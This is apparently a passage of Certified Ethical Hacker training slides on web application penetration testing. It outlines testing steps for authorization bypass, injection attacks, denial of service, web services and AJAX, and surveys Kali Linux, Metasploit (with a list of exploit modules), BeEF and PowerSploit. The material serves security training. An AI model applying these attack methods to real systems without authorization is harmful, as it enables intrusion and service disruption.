
# Authorization Testing



- Test for path traversal by performing **input vector enumeration** and **analyzing the input validation functions** present in the web application
- Test for bypassing authorization schema by examining the **admin functionalities**, to gain access to the resources assigned to a different role
- Test for **role/privilege manipulation**


# Data Validation Testing

START



# Data Validation Testing

## (Cont'd)




- **Discover vulnerabilities** of an ORM tool and test web applications that use ORM. Use tools such as Hibernate ORM, Nhibernate, and Ruby On Rails
- Try to insert XML metacharacters
- **Find if the web server actually supports SSI directives** using tools such as Web Proxy Burp Suite, OWASP ZAP, WebScarab, String searcher: grep
- **Inject XPath code** and interfere with the query result
- **Identify vulnerable parameters.** Understand the data flow and deployment structure of the client, and perform IMAP/SMTP command injection



# Data Validation Testing

## (Cont'd)



- **Inject code (a malicious URL)** and perform source code analysis to discover code injection vulnerabilities
- **Perform manual code analysis** and craft malicious HTTP requests using | to test for OS command injection attacks
- **Perform manual and automated code analysis** using tools such as OllyDbg to detect buffer overflow condition
- **Upload a file that exploits a component in the local user workstation**, when viewed or downloaded by the user, perform XSS, and SQL injection attack
- **Identify all user controlled input** that influences one or more headers in the response, and check whether he or she can successfully inject a CR+LF sequence in it



# Denial-of-Service Testing



START

Test for SQL  
wildcard attacks

Application  
information

- Craft a **query** that will not return a result and includes several wildcards. Test manually or employ a fuzzer to automate the process

Test for locking  
customer accounts

Login account  
information

- Test that an account does indeed lock after a certain number of failed logins. Find places where the application discloses the difference between **valid** and **invalid logins**

Test for buffer  
overflows

Buffer overflow  
points

- Perform a **manual source code analysis** and submit a range of inputs with varying lengths to the application

Test for user specified  
object allocation


Maximum number of  
objects that application  
can handle

- Find where the numbers submitted as a **name/value** pair might be used by the application code and attempt to set the value to an extremely **large numeric value**, then see if the server continues to respond



# Denial-of-Service Testing

(Cont'd)



- Enter an extremely **large number in the input field** that is used by application as a loop counter
- **Use a script** to automatically submit an extremely long value to the server in the request that is being logged
- Identify and send a large number of requests that **perform database operations** and observe any slowdown or new error messages
- Create a script to automate the creation of many **new sessions** with the server and run the request that is suspected of **caching the data** within the session for each one



# Web Services Testing



START

**Gather  
WS information**

Information of UDDI,  
WSDL, SOAP, and UBR

- To gather WS information use tools such as **wsChess**, **Soaplite**, **CURL**, etc. and online tools such as **UDDI Browser**, **WSIndex**, and **Xmethods**
- Use tools such as **WSDigger**, **WebScarab**, and **Foundstone** to automate web services security testing
- Pass malformed SOAP messages to XML parser or attach a very large string to the message. Use **WSDigger** to perform **automated XML structure testing**
- Use web application vulnerability scanners such as **WebScarab** to **test XML content-level vulnerabilities**
- **Pass malicious content on the HTTP GET strings** that invoke XML applications
- **Craft an XML document** (SOAP message) to send to a web service that contains malware as an attachment to check if XML document has SOAP attachment vulnerability
- Attempt to resend a sniffed XML message using **Wireshark** and **WebScarab**

**Test WSDL**

WSDL entry points

**Test XML structural**

XML parser

**Test  
XML content-level**

Information about SQL,  
XPath, buffer overflow,  
and command injection  
vulnerabilities

**Perform replay  
testing**

Information about  
MITM vulnerability


**Test HTTP GET  
parameters/REST**

HTTP GET/REST  
attack vectors

**Test Naughty SOAP  
attachments**

SOAP message  
information

# AJAX Testing




- Enumerate the AJAX call endpoints for the asynchronous calls using tools such as **Sprajax**
- Observe **HTML and JavaScript files** to find **URLs** of additional application surface exposure
- Use **proxies and sniffers** to observe traffic generated by user-viewable pages and the background asynchronous traffic to the AJAX endpoints in order to determine the format and destination of the requests

# Web Application Pen Testing Framework: **Kali Linux**



- Kali Linux is an advanced **penetration testing** and **security auditing** Linux distribution
- It contains more than **300 penetration testing tools**



<http://www.kali.org>

# Web Application Pen Testing Framework: Metasploit



1

The Metasploit Framework is a **penetration testing toolkit**, **exploit development platform**, and research tool that includes hundreds of working remote exploits for a variety of platforms

2

It helps pen testers to **verify vulnerabilities** and **manage security assessments**



The screenshot shows the Metasploit web interface in a browser window. The URL is <http://localhost:3790/workspaces/3/modules>. The page has a navigation bar with links: Overview, Analysis, Sessions, Campaigns, Web Apps, Modules (active), Reports, Exports, and Tasks. Below the navigation bar, there is a search bar labeled "Search Modules" and a "Module Statistics show" link. The main content area displays "Found 10 matching modules" and a table of results.


Module Type	OS	Module	Disclosure Date	Module Ranking	CVE	BID	OSVDB	EDB
Server Exploit	WWW	FreePBX config.php Remote Code Execution	March 20, 2014	★★★★★	2014-1903		105240	32214
Server Exploit	WWW	Quantum DDI V1000 SSH Private Key Exposure	March 18, 2014	★★★★★				
Server Exploit	WWW	Loadbalancer.org Enterprise VA SSH Private Key Exposure	March 18, 2014	★★★★★				
Server Exploit	WWW	Quantum vncPRO Backdoor Command	March 18, 2014	★★★★★				
Client Exploit	WWW	MS14-012 Internet Explorer TextRange Use-After-Free	March 10, 2014	★★★	2014-0307			
Server Exploit	WWW	Yokogawa CENTUM CS 3000 BKBCopyDex Buffer Overflow	March 9, 2014	★★				
Auxiliary	WWW	Yokogawa CENTUM CS 3000 BKCLogSysProc Heap Buffer Overflow	March 9, 2014	★★				
Server Exploit	WWW	Yokogawa CENTUM CS 3000 BKH0deq.exe Buffer Overflow	March 9, 2014	★				
Server Exploit	WWW	Firefox Exec Shellcode from Privileged Javascript Shell	March 9, 2014	★★				
Client Exploit	Apple	Safari User-Assisted Download and Run Attack	March 9, 2014					

<http://www.metasploit.com>

# Web Application Pen Testing Framework: Browser Exploitation Framework (BeEF)

CEH  
Certified Ethical Hacker

- The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and exploit web application and browser-based vulnerabilities
- BeEF provides the penetration tester with practical client side attack vectors and leverages web application and browser vulnerabilities to assess the security of a target and carry out further intrusions



# Web Application Pen Testing Framework: PowerSploit



- PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid reverse engineers, forensic analysts, and **penetration testers during all phases of an assessment**

- Some of the PowerSploit modules and scripts:

- CodeExecution
- ScriptModification
- Persistence
- PETools
- ReverseEngineering
- AntivirusBypass
- Exfiltration

```
root@kali: /usr/share/powersploit
File Edit View Search Terminal Help
AntivirusBypass Persistence PowerSploit.psml ReverseEngineering
CodeExecution PETools README.md ScriptModification
Exfiltration PowerSploit.psdl Recon
root@kali:/usr/share/powersploit# help
GNU bash, version 4.2.37(1)-release (i486-pc-linux-gnu)
These shell commands are defined internally. Type 'help' to see this list.
Type 'help name' to find out more about the function 'name'.
Use 'info bash' to find out more about the shell in general.
Use 'man -k' or 'info' to find out more about commands not in this list.

A star (*) next to a name means that the command is disabled.

job_spec [&]
[expression]
filename [arguments]
:
[ arg... ]
[expression]
alias [-p] [name=value] ...
bg [job_spec ...]
bind [-lpsPVS] [-m keymap] [-f file]
break [n]
builtin [shell-builtin [arg ...]]
caller [expr]
case WORD in [PATTERN] [PATTERN] ...)
cd [-L|-P [-e]] [dir]
command [-pVv] command [arg ...]
compgen [-abcefgjksuv] [-o option]
complete [-abcefgjksuv] [-pr] [-DE]
compopt [-o|+o option] [-DE] [name ..]
continue [n]
coproc [NAME] command [redirections]
declare [-aAfFgIlrtux] [-p] [name=va>
history [-c] [-d offset] [n] or hist>
if COMMANDS; then COMMANDS; [ elif C>
jobs [-lnprs] [jobspec ...] or jobs >
kill [-s sigspec | -n signum | -sigs>
let arg [arg ...]
local [option] name[=value] ...
logout [n]
mapfile [-n count] [-O origin] [-s c>
popd [-n] [+N | -N]
printf [-v var] format [arguments]
pushd [-n] [+N | -N | dir]
pwd [-LP]
read [-ers] [-a array] [-d delim] [->
readarray [-n count] [-O origin] [-s>
readonly [-aAf] [name[=value] ...] o>
return [n]
select NAME [in WORDS ... ;] do COMM>
set [-abefhkmptuvxBCHP] [-o option->
shift [n]
shopt [-pqsu] [-o] [optname ...]
source filename [arguments]
```

<https://github.com>

# Module Summary



- ❑ Organizations today rely heavily on web applications and Web 2.0 technologies to support key business processes and improve performance
- ❑ With increasing dependence, web applications and web services are increasingly being targeted by various attacks that results in huge revenue loss for the organizations
- ❑ Some of the major web application vulnerabilities include injection flaws, cross-site scripting (XSS), SQL injection, security misconfiguration, broken session management, etc.
- ❑ Input validation flaws are a major concern as attackers can exploit these flaws to perform or create a base for most of the web application attacks, including cross-site scripting, buffer overflow, injection attacks, etc.
- ❑ It is also observed that most of the vulnerabilities result because of misconfiguration and not following standard security practices
- ❑ Common countermeasures for web application security include secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of network using web application security tools